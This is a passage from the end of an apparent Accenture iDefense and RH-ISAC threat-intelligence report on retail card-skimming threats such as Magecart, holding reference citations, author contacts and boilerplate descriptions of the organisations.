[45] "Magecart group leverages zero-days in 20 Magento extensions," ZDNet, October 23, 2018. https://www.zdnet.com/article/magecart-group-leverages-zero-days-in-20-magento-extensions; "Magecart Cybergang Targets 0days in Third-Party Magento Extensions," Threatpost, October 24, 2018. https://threatpost.com/magecart-cybergang-targets-0days-in-third-party-magento-extensions/138547

[46] "Inside Magecart: Profiling the Groups Behind the Front Page Credit Card Breaches and the Criminal Underworld that Harbors Them." RiskIQ. Undated. https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf

[47] iDefense security intelligence services. "Account <REDACTED> Seeks to Purchase Code Execution, Privilege Escalation and Virtual Machine Escape Exploits." December 13, 2018. IntelGraph reporting.

[48] "In Latest Magecart Evolution, Group 11 Stole More Than Just Card Data From Vision Direct." RiskIQ, December 4, 2018. https://www.riskiq.com/blog/labs/magecart-vision-direct

[49] Ibid.

[50] "Trump's Dumps: 'Making Dumps Great Again'," Krebsonsecurity, May 26, 2017. https://krebsonsecurity.com/2017/05/trumps-dumps-making-dumps-great-again

[51] iDefense security intelligence services. "Virtual Skimmer Deployments Continue to Snare Card Data." December 14, 2018. IntelGraph reporting.

Contacts/Authors

Accenture:

Vikram Desai
Managing Director, Retail Security Lead
v.desai@accenture.com

Robert Coderre
Senior Manager, iDefense Threat Intelligence Lead
robert.c.coderre@accenture.com

RH-ISAC:

Carlos Kizzee
Vice President of Intelligence
carlos.kizzee@rhisac.org

Harpreet Kalra
Intel Production Manager
harpreet.kalra@rhisac.org

About Accenture

Accenture is a leading global professional services company, providing a broad range of services and solutions in strategy, consulting, digital, technology and operations. Combining unmatched experience and specialized skills across more than 40 industries and all business functions—underpinned by the world's largest delivery network—Accenture works at the intersection of business and technology to help clients improve their performance and create sustainable value for their stakeholders. With 477,000 people serving clients in more than 120 countries, Accenture drives innovation to improve the way the world works and lives. Visit us at **www.accenture.com**.

About Accenture Security

Accenture Security helps organizations build resilience from the inside out, so they can confidently focus on innovation and growth. Leveraging its global network of cybersecurity labs, deep industry understanding across client value chains and services that span the security lifecycle, Accenture helps clients protect their organization's valuable assets, end-to-end. With services that include strategy and risk management, cyber defense, digital identity, application security and managed security, Accenture enables businesses around the world to defend against known sophisticated threats, and the unknown. Follow us **@AccentureSecure** on Twitter or visit the **Accenture Security blog**.

Learn more about iDefense at:
https://www.accenture.com/us-en/service-idefense-security-intelligence

About the RH-ISAC

The RH-ISAC operates as a central hub for sharing sector-specific cyber security information and intelligence. The association connects information security teams at the strategic, operational and tactical levels to work together on issues and challenges, to share practices and insights, and to benchmark among each other—all with the goal of building better security for the retail and hospitality industries through collaboration. RH-ISAC currently serves companies in the retail, hospitality, gaming, travel and other consumer-facing entities.

190147